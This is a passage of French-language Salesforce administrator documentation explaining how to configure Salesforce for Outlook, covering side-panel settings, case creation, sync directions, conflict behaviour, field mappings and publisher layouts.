2. Si vous modifiez une configuration Outlook existante, cliquez sur **Modifier** en regard de celle que vous souhaitez changer. Sinon, cliquez sur **Nouvelle configuration Outlook**, puis renseignez les champs requis.

3. Désélectionnez `Panneau latéral`.
4. Sélectionnez `Ajouter un e-mail`.
5. Enregistrez vos modifications.
6. Si Mon e-mail à Salesforce n'est pas activé, cliquez sur **Activer** dans le message contextuel pour l'activer.

### Création de requêtes à partir d'Outlook par les utilisateurs qui n'utilisent pas le panneau latéral

Pour les commerciaux qui n'ont pas le panneau latéral activé, le paramètre **Créer des requêtes** ajoute le bouton de liste déroulante à Outlook. Ce paramètre permet également aux commerciaux de créer des requêtes Salesforce à partir d'e-mails Outlook. Si vous avez activé le panneau latéral pour vos commerciaux, vous pouvez leur accorder l'accès à l'Éditeur du panneau latéral. L'éditeur permet aux commerciaux de créer divers types d'enregistrement Salesforce directement depuis le panneau latéral.

Remarque: Avant de pouvoir activer la fonctionnalité Créer une requête, vous consultez et exécutez les procédures de la section Configuration de la création de requête pour les utilisateurs de Salesforce pour Outlook à la page 2305. Revenez ensuite à cette rubrique pour suivre la procédure ci-dessous.

1. Dans Configuration, saisissez *`Configurations Outlook`* dans la case `Recherche rapide`, puis sélectionnez **Configurations Outlook**.
2. Si vous modifiez une configuration Outlook existante, cliquez sur **Modifier** en regard de celle que vous souhaitez changer. Sinon, cliquez sur **Nouvelle configuration Outlook**, puis renseignez les champs requis.
3. Désactivez l'option `Panneau latéral`.
4. Sélectionnez `Créer une requête`. Sélectionnez ensuite l'un des liens ci-dessous.
   - *Recommandé :* **Sélectionner une destination Créer une requête existante**, qui permet de sélectionner les destinations existantes. Vous pouvez sélectionner jusqu'à 10 destinations pour chaque configuration Outlook.
   - **Créer une destination Créer une requête**. Pour créer une destination, enregistrez votre travail, puis procédez à la création. Revenez ensuite à la page de configuration d'Outlook afin de compléter la configuration requise pour Créer une requête.
5. Enregistrez vos modifications.

## En savoir plus sur l'effet pour les utilisateurs de l'activation des événements récurrents

Vos utilisateurs Salesforce et API peuvent observer les modifications suivantes une fois la fonctionnalité Événements récurrents Salesforce for Outlook activée.

| Pour | Sachez que |
|---|---|
| Utilisateurs Salesforce | Les modifications apportées à une série n'affectent pas les événements passés. |
| | Les modifications apportées aux champs suivants dans une série d'événements remplacent les modifications précédentes des événements uniques.<br>• Heure de début ou de fin d'événement<br>• Événement sur la journée<br>• Fréquence<br>• Date de début de la récurrence, si un utilisateur envoie des mises à jour à des invités<br>De plus, si les utilisateurs changent l'un de ces champs, tous les événements de la série sont supprimés, puis recréés. Par conséquent, le statut de tous les invités est réinitialisé sur Sans réponse. |

Éditions

Disponible pour la configuration avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Pour | Sachez que |
| --- | --- |
| Utilisateurs API | Lorsque les utilisateurs ont commencé à synchroniser des événements récurrents, les objets API en lecture seule suivants s'affichent dans l'API.<br>• EventRecurrenceException<br>• TaskRecurrenceException |

## Configuration de la création de requêtes pour les utilisateurs de Salesforce pour Outlook

La fonctionnalité Créer une requête dans Salesforce pour Outlook permet aux utilisateurs de créer des requêtes dans Salesforce à partir d'e-mails de Microsoft® Outlook®. En tant qu'administrateur, vous pouvez créer des destinations E-mail vers requête qui s'affichent dans la liste déroulante **Créer des requêtes** dans Outlook. Pour chaque destination, vous sélectionnez le destinataire, qui peut correspondre à un utilisateur individuel ou à une file d'attente. Vous pouvez ajouter jusqu'à 10 destinations pour chaque configuration Outlook. Lorsque les utilisateurs créent des requêtes, vous pouvez ajouter simultanément jusqu'à 10 e-mails pour chaque destination.

Pour permettre aux utilisateurs de Salesforce pour Outlook de créer des requêtes à partir d'e-mails Outlook, vous devez suivre les procédures ci-dessous.

Éditions

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

1. Si ce n'est déjà fait, activez et configurez E-mail vers requête à la demande.
2. Définissez des destinations E-mail vers requête (également appelées adresses d'acheminement d'e-mails).
3. Activez la fonctionnalité Créer une requête dans vos configurations, afin d'ajouter le bouton de la liste déroulante **Créer des requêtes** à Outlook.

Salesforce pour Outlook attribut une catégorie aux e-mails que les utilisateurs de Salesforce pour Outlook ajoutent en tant que requête à Salesforce. Cette catégorie, *Ajouté à Salesforce en tant que requête*, facilite la recherche des e-mails que les utilisateurs ont ajoutés en tant que requêtes à Salesforce.

# Définition des directions de synchronisation pour les utilisateurs de Salesforce pour Outlook

Définissez les directions de synchronisation pour les commerciaux qui synchronisent des contacts, des événements et des tâches entre Microsoft® Outlook® et Salesforce.

**Éditions**

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

**AUTORISATIONS UTILISATEUR**

Pour afficher les configurations :
- Afficher la configuration

Pour créer, modifier ou supprimer des configurations :
- Gérer les configurations de clients de messagerie

1. Dans Configuration, saisissez *Configurations Outlook* dans la case Recherche rapide, puis sélectionnez **Configurations Outlook**.
2. Créez ou modifiez une configuration, puis sélectionnez une direction de synchronisation dans les paramètres des données de chaque objet en cours de synchronisation.
   - *Ne pas synchroniser* : les enregistrements Outlook et Salesforce ne sont pas synchronisés et vous ne pouvez pas sélectionner un dossier Outlook à synchroniser dans l'assistant de configuration.
   - *Salesforce vers Outlook* : lors de la première synchronisation des données, un enregistrement dans Salesforce crée ou met à jour un enregistrement dans Outlook. Lors des synchronisations suivantes, les modifications apportées aux enregistrements Salesforce s'affichent dans Outlook, que la version Outlook de l'enregistrement soit modifiée ou non. De plus, la suppression d'un enregistrement synchronisé dans Salesforce supprime son équivalent dans Outlook. Les modifications Outlook ne sont jamais envoyées à Salesforce. Le paramètre de comportement du conflit requis pour cette option est *Salesforce gagne toujours*.
   - *Outlook vers Salesforce* : lors de sa première synchronisation, un enregistrement dans Outlook crée ou met à jour un enregistrement dans Salesforce. Lors des synchronisations suivantes, les modifications apportées aux enregistrements Outlook s'affichent dans Salesforce, que la version Salesforce soit modifiée ou non. De plus, la suppression d'un enregistrement synchronisé dans Outlook supprime son équivalent dans Salesforce. Les modifications Salesforce ne sont jamais envoyées à Outlook. Le paramètre de comportement du conflit requis pour cette option est *Outlook gagne toujours*. Cette option n'est pas disponible pour des contacts.
   - *Synchronisation bidirectionnelle* : lors de la synchronisation des enregistrements, change la synchronisation vers Outlook et Salesforce entre les deux systèmes. En cas de conflit entre les enregistrements, le paramètre de comportement du conflit détermine quel enregistrement gagne.
3. Cliquez sur **Enregistrer**. Toutes les modifications s'appliquent lors de la prochaine synchronisation pour les utilisateurs associés à cette configuration.
4. Définissez un jeu de données pour chaque objet associé à une direction de synchronisation.

## Définition du comportement de conflit pour Salesforce pour Outlook

Les paramètres de comportement du conflit déterminent l'action exécutée lorsque Salesforce pour Outlook rencontre un conflit en synchronisant dans les deux sens. Un conflit survient lorsque le même enregistrement est mis à jour à la fois dans Salesforce et dans Outlook, ou lorsqu'il est mis à jour d'un côté et supprimé de l'autre.

1. Dans Configuration, saisissez *Configurations Outlook* dans la case Recherche rapide, puis sélectionnez **Configurations Outlook**.
2. Modifiez une configuration, puis sélectionnez l'un des comportements de conflit suivants sous Paramètres de données des Contacts, Événements et Tâches.
   - *Salesforce gagne toujours*
   - *Outlook gagne toujours*
3. Cliquez sur **Enregistrer**. Toutes les modifications s'appliquent lors de la prochaine synchronisation pour les utilisateurs associés à cette configuration.

Éditions

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour afficher les configurations :
- Afficher la configuration

Pour créer, modifier ou supprimer des configurations :
- Gérer les configurations de clients de messagerie

## Personnalisation des champs que vous synchronisez entre Salesforce et Microsoft® Outlook®

Personnalisez les champs dans les enregistrements que vos commerciaux synchronisent à l'aide de Salesforce pour Outlook. Ajoutez également les champs Outlook ou Salesforce personnalisés que vos commerciaux doivent synchroniser.

Les mappages de champs définissent les correspondances entre les champs Salesforce et Outlook lors de la synchronisation des éléments entre les deux systèmes. Salesforce est fourni avec un jeu de mappages par défaut. Déterminez si les commerciaux sont autorisés à modifier leurs propres mappages de champs dans leurs paramètres personnels.

Mappez les types de champ personnalisé ci-dessous.

- Champs de texte Outlook
- Champs de texte Salesforce
- Certains champs de liste de sélection Salesforce

Modifiez les mappages de champs par défaut ou configurez des mappages de champs personnalisés pour vos commerciaux.

1. Dans Configuration, saisissez *Configurations Outlook* dans la case Recherche rapide, puis sélectionnez **Configurations Outlook**.
2. Sélectionnez la configuration Outlook que vous souhaitez modifier ou créez une configuration.
3. Sous Paramètres des données, cliquez sur **Modifier les mappages de champs** sous Contacts, Événements ou Tâches pour afficher tous les champs des enregistrements de cet objet.
4. Examinez les champs Salesforce qui sont mappés avec chaque champ Outlook.

Éditions

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour afficher les configurations :
- Afficher la configuration

Pour créer, modifier ou supprimer des configurations :
- Gérer les configurations de clients de messagerie

5. Modifiez les mappages de champs Salesforce ou Outlook nécessaires, ou créez des mappages pour des champs personnalisés. Salesforce pour Outlook permet de modifier n'importe quel mappage de champs avec une liste de sélection. Vous pouvez ajouter d'autres mappages en bas de la liste. Vous pouvez retirer des mappages en cliquant sur X en regard du mappage.

   ATTENTION: Si vous mappez un champ personnalisé universellement requis, assurez-vous qu'il contient une valeur par défaut pour éviter toute erreur. De plus, le mappage de champs personnalisés qui doivent être validés par Salesforce peut entraîner des erreurs de synchronisation. Par exemple, vous mappez un champ Salesforce personnalisé qui nécessite une valeur unique. Si vous saisissez une valeur qui n'est pas unique dans le champ Outlook, vous obtenez une erreur de synchronisation.

6. Cliquez sur **Enregistrer**. La synchronisation des mappages de champs commence lors de la mise à jour suivante de ces éléments dans Salesforce ou Outlook.

## Définition de critères de correspondance pour Salesforce pour Outlook

Définissez comment Salesforce pour Outlook gère les correspondances multiples avec les contacts Salesforce lors de la synchronisation initiale des contacts avec Outlook.

1. Dans Configuration, saisissez *`Configurations Outlook`* dans la case `Recherche rapide`, puis sélectionnez **Configurations Outlook**.
2. Modifiez une configuration, puis sélectionnez une option de critère de correspondance sous Paramètres de données des contacts.
   - `Activité la plus récente` : sélectionnez le contact Salesforce qui affiche l'activité la plus récente (par exemple, un appel téléphonique ou un e-mail), comme indiqué dans la liste associée Historiques des activités du contact. Cette option est le critère de correspondance par défaut.
   - `Mise à jour la plus récente` : sélectionnez le contact Salesforce dont la modification est la plus récente.
   - `Plus ancien` : sélectionnez le contact Salesforce dont la date de création est la plus ancienne.
3. Cliquez sur **Enregistrer**. Toutes les modifications s'appliquent lors de la prochaine synchronisation pour les utilisateurs associés à cette configuration.

Si aucun contact ne correspond dans Salesforce, nous créons un contact qui est synchronisé avec le contact Outlook. Nous attribuons ensuite le contact synchronisé à un compte Salesforce, nous le laissons non attribué ou nous le plaçons dans la page Mes éléments non résolus de votre commercial.

**Éditions**

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

**AUTORISATIONS UTILISATEUR**

Pour afficher les configurations :
- Afficher la configuration

Pour créer, modifier ou supprimer des configurations :
- Gérer les configurations de clients de messagerie

## Possibilité pour les utilisateurs de modifier les paramètres de Salesforce pour Outlook

1. Dans Configuration, saisissez *Configurations Outlook* dans la case Recherche rapide, puis sélectionnez **Configurations Outlook**.
2. Modifiez une configuration et sélectionnez l'une des options suivantes sous Paramètres de données pour chaque objet synchronisé. Vous pouvez permettre aux utilisateurs de modifier :
   - Si l'objet est synchronisé
   - Direction de synchronisation
   - Comportement du conflit
   - Mappages de champs
3. Cliquez sur **Enregistrer**. Toutes les modifications s'appliquent lors de la prochaine synchronisation pour les utilisateurs associés à cette configuration.

Vous pouvez remplacer à tout moment les modifications des utilisateurs en sélectionnant Remplacer les modifications de configuration effectuées par les utilisateurs dans une configuration. Une fois la configuration mise à jour enregistrée, les nouveaux paramètres remplacent les paramètres existants pour les utilisateurs de la configuration lors de la prochaine synchronisation des données.

**Éditions**

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

**AUTORISATIONS UTILISATEUR**

Pour afficher les configurations :
- Afficher la configuration

Pour créer, modifier ou supprimer des configurations :
- Gérer les configurations de clients de messagerie

## Attribution des dossiers de synchronisation des utilisateurs dans Microsoft® Outlook®

Vous pouvez attribuer les dossiers de synchronisation de contacts, d'événements et de tâches de vos utilisateurs Salesforce pour Outlook dans Outlook afin de simplifier leur processus de configuration et d'utiliser des dossiers de synchronisation cohérents au sein de votre entreprise. Vous pouvez spécifier les dossiers de synchronisation Outlook dans les configurations Outlook de Salesforce.

Par défaut, les utilisateurs peuvent modifier les dossiers Outlook dans lesquels leurs contacts, événements et tâches Salesforce sont synchronisés, via le menu Paramètres de la barre système Salesforce pour Outlook. Vous pouvez empêcher les utilisateurs de modifier leur dossier de synchronisation Outlook, en désactivant ce paramètre par défaut pour les contacts, les événements et les tâches, et en attribuant des dossiers de synchronisation Outlook spécifiques dans leurs configurations Outlook.

**Remarque:** L'attribution de dossiers de synchronisation Outlook peut créer des répertoires Outlook pour tous les utilisateurs dans votre configuration Outlook. Une fois les dossiers de synchronisation Outlook créés, Salesforce pour Outlook ne peut pas les supprimer des répertoires Outlook de vos utilisateurs. Si vous réattribuez ensuite un dossier différent, le dossier d'origine est conservé dans les répertoires Outlook locaux jusqu'à leur suppression par l'utilisateur.

1. Dans Configuration, saisissez *Configurations Outlook* dans la case Recherche rapide, puis sélectionnez **Configurations Outlook**.
2. Ouvrez une configuration Outlook.

**Éditions**


Disponible pour la configuration avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition


**AUTORISATIONS UTILISATEUR**

Pour créer et modifier des configurations Outlook :
- Configurer l'application

3. Pour attribuer un dossier dans lesquels les utilisateurs synchronisent les contacts, dans Paramètres des données, désactivez **Dossier Outlook pour la synchronisation des contacts** sur le paramètre `Autoriser les utilisateurs à modifier :` paramètre.
4. Dans la zone de texte qui s'affiche, saisissez le nom du dossier Outlook dans lequel vous souhaitez synchroniser les contacts de vos utilisateurs avec Salesforce. Saisissez le nom d'un dossier existant dans le répertoire Outlook pour chaque utilisateur, au même niveau de répertoire que le dossier des contacts par défaut Outlook. Les noms de dossier sont sensibles à la casse. Si vous saisissez le nom d'un dossier qui n'existe pas à ce niveau pour chaque utilisateur, Salesforce crée le dossier pour ces utilisateurs dans Outlook. Si vous souhaitez que Salesforce pour Outlook synchronise avec un dossier Outlook imbriqué, saisissez le chemin du fichier, avec les barres obliques inversées (\).
   Par exemple, pour attribuer le dossier Outlook « sfdc_sync_contacts » en tant que répertoire imbriqué sous le dossier des contacts par défaut Outlook de vos utilisateurs, saisissez *`Contacts`*`\`*`sfdc_sync_contacts`* dans la zone de texte `Dossier Outlook pour la synchronisation des contacts`, où *`Contacts`* correspond au dossier des contacts par défaut de vos utilisateurs, et *`sfdc_sync_contacts`* correspond au dossier dans lequel vous souhaitez synchroniser les contacts Salesforce de vos utilisateurs.




   Si le dossier existe dans les répertoires Outlook de vos utilisateurs, Salesforce pour Outlook l'utilise pour synchroniser vos contacts. Si le dossier n'existe pas, Salesforce pour Outlook crée un dossier dans « Contacts\sfdc_sync_contacts ».




5. Cliquez sur **Enregistrer**.
6. Invitez vos utilisateurs à enregistrer de nouveau leurs paramètres Salesforce pour Outlook afin de confirmer les modifications que vous avez apportées à leur système. Demandez-leur de procéder comme suit :
   a. Dans l'assistant des paramètres, cliquer avec le bouton droit sur l'icône Salesforce pour Outlook ( ) dans la barre d'état système, puis cliquer sur **Paramètres**.
   b. Cliquer sur **Suivant** dans Révisez votre direction de synchronisation.
   c. Cliquer sur **Suivant** dans Contrôler les éléments Outlook à synchroniser.
   d. Cliquer sur **Suivant** dans Synchronisation d'éléments privés.

Salesforce pour Outlook détecte les dossiers Outlook existants dans les répertoires Outlook de vos utilisateurs, ou les crée pour eux.

7. Demandez à vos utilisateurs de déplacer les contacts Outlook qu'ils souhaitent synchroniser vers le dossier que vous avez spécifié.

Pour modifier l'emplacement des dossiers Outlook dans lesquels les utilisateurs synchronisent les événements et les tâches avec Salesforce, répétez les étapes 3 à 7 dans les sections des événements et des tâches.

## Définition des paramètres avancés de Salesforce pour Outlook

Utilisez les paramètres avancés d'une configuration Salesforce pour Outlook pour personnaliser le comportement par défaut de Salesforce pour Outlook, par exemple la taille maximale du journal de synchronisation. Cliquez sur **Modifier** pour changer la valeur d'un paramètre avancé ou sur **Supprimer** pour la retirer de la configuration.

1. Dans Configuration, saisissez *Configurations Outlook* dans la case Recherche rapide, puis sélectionnez **Configurations Outlook**.
2. Si vous modifiez une configuration Outlook existante, cliquez sur **Modifier** en regard de celle que vous souhaitez changer. Sinon, cliquez sur **Nouvelle configuration Outlook**, puis renseignez les champs requis.
3. Cliquez sur **Ajouter un paramètre avancé** dans la section Paramètres avancés d'une configuration Outlook.
4. Choisissez l'un de ces paramètres, puis saisissez une valeur.

| Paramètre avancé | Ce paramètre indique |
|---|---|
| HTTPTimeout | Le délai d'attente en secondes pendant lequel Salesforce pour Outlook tente d'établir une connexion HTTP à Salesforce. La valeur doit être comprise entre 15 et 360 secondes. La valeur par défaut est 30. |
| MaxLogFileSize | La taille de fichier maximale du journal de synchronisation que vous gérez. La valeur doit être comprise entre 1 et 128 Mo. La valeur par défaut est 1. |
| MaxRetries | Le nombre de tentatives de connexion de Salesforce pour Outlook à Salesforce. La valeur doit être comprise entre 0 et 10. La valeur par défaut est 3. |

5. Cliquez sur **OK**.
6. Cliquez sur **Enregistrer**. Toutes les modifications s'appliquent lors de la prochaine synchronisation pour les utilisateurs associés à cette configuration.

Éditions

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour afficher les configurations :
- Afficher la configuration

Pour créer, modifier ou supprimer des configurations :
- Gérer les configurations de clients de messagerie

# Configurations Salesforce pour Outlook pour Contact Manager Edition et Group Edition

Découvrez les paramètres de synchronisation fournis avec les éditions Salesforce Contact Manager et Group.

Éditions

Disponible pour la configuration avec : Salesforce Classic et Lightning Experience


Disponible avec : **Contact Manager** Edition et **Group** Edition

| Le paramètre de | Est |
|---|---|
| Volet latéral de Salesforce | Activé |
| Ajouter un e-mail | Activé |
| Contacts | • Direction de synchronisation : *Synchronisation bidirectionnelle*<br>• Comportement du conflit : *Outlook gagne toujours*<br>• Filtres<br>`Contacts: User's Records`<br>`Contacts on Accounts: User's Records`<br>`Contacts in Chatter: Records User is Following`<br>• Mappage de champs : *Paramètres par défaut*<br>• Critères de correspondance : `Activité la plus récente` |
| Événements | • Direction de synchronisation : *Synchronisation bidirectionnelle*<br>• Comportement du conflit : *Outlook gagne toujours*<br>• Filtres<br>`User's Records`<br>`Date greater or equal to LAST 30 DAYS`<br>• Mappage de champs : *Paramètres par défaut* |
| Tâches | • Direction de synchronisation : *Synchronisation bidirectionnelle*<br>• Comportement du conflit : *Salesforce gagne toujours*<br>• Filtres<br>`User's Records`<br>`Due date greater or equal to LAST 30 DAYS`<br>• Mappage de champs : *Paramètres par défaut* |

# Configuration des commerciaux pour la création d'enregistrements directement depuis le panneau latéral de Salesforce

Si vos équipes commerciales génèrent des prospects en travaillant dans Microsoft® Outlook®, configurez-les pour utiliser l'éditeur du panneau latéral de Salesforce et leur permettre de créer des comptes, des requêtes, des pistes, des opportunités et même des objets personnalisés directement depuis le panneau latéral.

Voici comment il fonctionne.




Votre édition Salesforce détermine les fonctionnalités du panneau latéral auxquelles vos commerciaux ont accès et comment configurer les commerciaux pour l'utilisation de l'éditeur du panneau latéral.

1. Assurez-vous d'avoir configuré des actions globales `Créer un enregistrement` pour chaque action que vous souhaitez afficher dans les menus de l'éditeur du panneau latéral de vos commerciaux.
2. Ajoutez les actions à la présentation de l'éditeur appropriée.
   - Avec Contact Manager Edition ou Group Edition, vous ajoutez des actions rapides globales aux menus de l'éditeur du panneau latéral de vos commerciaux avec l'éditeur de présentation.Les actions rapides globales que vous ajoutez au menu latéral sont affichées pour toutes les fonctionnalités que vous avez configurées pour exploiter des actions rapides globales. Cependant, l'éditeur du panneau latéral affiche uniquement les actions de type `Créer un enregistrement`.
   - Avec Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition ou Developer Edition, vous ajoutez des actions rapides globales aux menus de l'éditeur du panneau latéral de vos commerciaux avec l'éditeur de présentation.Vous pouvez créer plusieurs présentations d'éditeur du panneau latéral en vue d'accorder à différents commerciaux l'accès à différents menus de l'éditeur du panneau latéral.
3. Attribuez les présentations d'éditeur du panneau latéral à vos commerciaux.
   - Pour Contact Manager Edition ou Group Edition, vous attribuez votre présentation d'éditeur globale à des profils utilisateur pour accorder l'accès aux commerciaux.
   - Avec Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition ou Developer Edition, vous attribuez votre présentation d'éditeur du panneau latéral à des profils utilisateur pour accorder l'accès aux commerciaux.

## Éditions

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour afficher le panneau latéral de Salesforce :
- Panneau latéral dans les configurations Outlook

Pour créer des actions et personnaliser les présentations d'éditeur du panneau latéral :
- Personnaliser l'application

Pour afficher les présentations d'éditeur du panneau latéral :
- "Afficher la configuration"

## Création d'actions rapides pour l'éditeur du volet latéral de Salesforce

Faites le premier pas en préparant vos utilisateurs de Salesforce pour Outlook à créer des enregistrements directement depuis le volet latéral de Salesforce. Vous configurez des actions rapides globales `Créer un enregistrement` pour chaque type d'enregistrement que vous souhaitez afficher dans les menus de l'éditeur du panneau latéral.

L'éditeur du volet latéral de Salesforce est un menu permettant aux utilisateurs de créer des comptes, des requêtes, des contacts, des pistes, des opportunités ou des enregistrements d'objets personnalisés directement depuis le volet latéral. Vous choisissez les actions rapides qui s'affichent dans les menus de l'éditeur du panneau latéral en créant des actions globales `Créer un enregistrement` pour chaque type d'enregistrement.

**Remarque:** Vous pouvez utiliser des actions globales pour plusieurs types de menus de l'éditeur dans Salesforce, notamment dans la page d'accueil ou sous l'onglet Chatter. Si vous avez déjà configuré des actions globales `Créer un enregistrement` pour les types d'enregistrement accessibles à vos utilisateurs, il n'est pas nécessaire de configurer une nouvelle fois les actions, elles sont déjà disponibles et peuvent être ajoutées à toutes les présentations de l'éditeur.

Si vous n'avez pas créé d'actions globales `Créer un enregistrement` pour les types d'enregistrement accessibles à vos utilisateurs, faites-le maintenant.

1. Dans Configuration, saisissez *`Actions globales`* dans la case `Recherche rapide`, puis sélectionnez **Actions globales**.
2. Cliquez sur **Nouvelle action**.
3. Sélectionnez `Type d'action`**Créer un Enregistrement**.
   Seules les actions `Créer un enregistrement` s'affichent dans le menu de l'éditeur du volet latéral.
4. Sélectionnez un `Objet cible` pour le type d'enregistrement auquel vos utilisateurs accèdent avec cette action.
   Si l'objet cible nécessite un `Type d'enregistrement`, assurez-vous que les utilisateurs auxquels vous attribuez cette action ont également accès à ce type d'enregistrement.
5. Saisissez une `Étiquette` pour décrire la nouvelle action à vos utilisateurs.
6. Cliquez sur **Enregistrer**.
7. Depuis l'éditeur de présentation d'action, faites glisser les champs que vous souhaitez afficher dans la page de détail d'enregistrement de l'éditeur du volet latéral.
   Si certains champs sont marqués comme obligatoires pour ce type d'enregistrement ailleurs dans votre organisation, assurez-vous de les inclure également dans cette action. Salesforce n'autorise pas la sauvegarde des enregistrements depuis l'éditeur du volet latéral si les champs obligatoires ne sont pas inclus dans les détails des enregistrements. L'éditeur de présentation d'action affiche des astérisques rouges en regard des champs obligatoires.

Une fois vos actions `Créer un enregistrement` créées, l'étape suivante de la configuration de l'éditeur du volet latéral consiste à ajouter vos actions globales à la présentation de l'éditeur du volet latéral appropriée. Pour Contact Manager Edition ou Group Edition, ajoutez des actions rapides globales aux menus de l'éditeur du panneau latéral de vos commerciaux avec l'éditeur de présentation global.Pour Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition ou Developer Edition, ajoutez des actions rapides globales aux menus de l'éditeur du panneau latéral de vos commerciaux avec l'éditeur de présentation du panneau latéral.

**Éditions**

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

**AUTORISATIONS UTILISATEUR**

Pour configurer des actions rapides globales :
- Personnaliser l'application

Pour afficher le volet latéral de Salesforce :
- Configurations « Panneau latéral » dans Outlook

# Personnalisation des présentations du menu de l'éditeur dans le panneau latéral pour différents utilisateurs de Salesforce pour Outlook

Suivez la deuxième étape de la préparation de vos utilisateurs Salesforce pour Outlook, qui permet de créer des enregistrements directement à partir du panneau latéral de Salesforce. Configurez différents menus de l'éditeur du panneau latéral, pour des utilisateurs spécifiques, en personnalisant plusieurs présentations de l'éditeur avec différents ensembles d'actions rapides globales.

Avant de personnaliser les présentations de l'éditeur du panneau latéral, assurez-vous d'avoir configuré des actions rapides globales Créer un enregistrement pour chaque type d'enregistrement que vous souhaitez afficher dans les menus de l'éditeur du panneau latéral de vos utilisateurs.

Certaines éditions Salesforce permettent de créer plusieurs présentations de l'éditeur. Ainsi, des utilisateurs ayant différentes responsabilités peuvent avoir accès aux menus de l'éditeur avec différents ensembles d'actions rapides. Différents types d'utilisateur peuvent ainsi créer uniquement les enregistrements applicables à leurs responsabilités. Par exemple, les commerciaux peuvent créer uniquement des contacts et des opportunités, mais les directeurs commerciaux peuvent créer des contacts, des opportunités, des requêtes et des pistes.

Vous pouvez définir des menus de l'éditeur du panneau latéral différents pour les commerciaux et pour les responsables commerciaux, en personnalisant les présentations de l'éditeur avec des ensembles d'action globale spécifiques à chaque groupe d'utilisateurs.

1. Dans Configuration, saisissez *Configurations Outlook* dans la case Recherche rapide, puis sélectionnez **Configurations Outlook**.
2. Dans la liste associée Présentations de l'éditeur Outlook, cliquez sur **Nouveau**. Saisissez un nom pour la nouvelle présentation, puis cliquez sur **Enregistrer**.
3. Dans la page Configurations Outlook, cliquez sur **Modifier** pour ajouter les actions globales à votre nouvelle présentation.
4. Dans l'éditeur de présentation du panneau latéral Outlook, faites glisser les actions globales que vous souhaitez utiliser dans la section Actions rapides dans l'éditeur de Salesforce Classic. Pour consulter une aide sur l'utilisation de la fonctionnalité d'éditeur de présentation, reportez-vous à Ajouter des actions à des présentations d'éditeur globales.

Une fois les actions ajoutées à la présentation de l'éditeur, la dernière étape de la configuration de l'éditeur du panneau latéral consiste à accorder l'accès en attribuant des présentations de l'éditeur aux profils utilisateur appropriés. Pour Contact Manager Edition ou Group Edition, vous attribuez votre présentation d'éditeur globale à des profils utilisateur pour accorder l'accès aux commerciaux. Avec Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition ou Developer Edition, vous attribuez votre présentation d'éditeur du panneau latéral à des profils utilisateur pour accorder l'accès aux commerciaux.

## Éditions

Cette fonctionnalité peut être gérée dans : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour afficher le panneau latéral de Salesforce :

- Panneau latéral dans les configurations Outlook

Pour afficher les présentations d'éditeur du panneau latéral :

- "Afficher la configuration"

# Attributions de présentations de l'éditeur du panneau latéral Salesforce à des profils utilisateur

Certaines éditions de Salesforce permettent de personnaliser plusieurs présentations du menu de l'éditeur du panneau latéral afin de permettre aux utilisateurs ayant des responsabilités diverses de créer différents types d'enregistrement directement depuis le panneau latéral de Salesforce. Une fois votre présentation créée, autorisez l'accès à vos utilisateurs en attribuant la présentation à leur profil.

Pour Contact Manager Edition ou Group Edition, vous attribuez votre présentation d'éditeur globale à des profils utilisateur pour accorder l'accès aux commerciaux. Pour toutes les autres éditions, vous pouvez attribuer des Présentations de l'éditeur du panneau latéral Salesforce en procédant comme suit :

1. Dans Configuration, saisissez *Configurations Outlook* dans la case Recherche rapide, puis sélectionnez **Configurations Outlook**.
2. Dans la liste associée Présentations d'éditeur Outlook, cliquez sur **Attribution de présentation d'éditeur** > **Modifier l'attribution**.
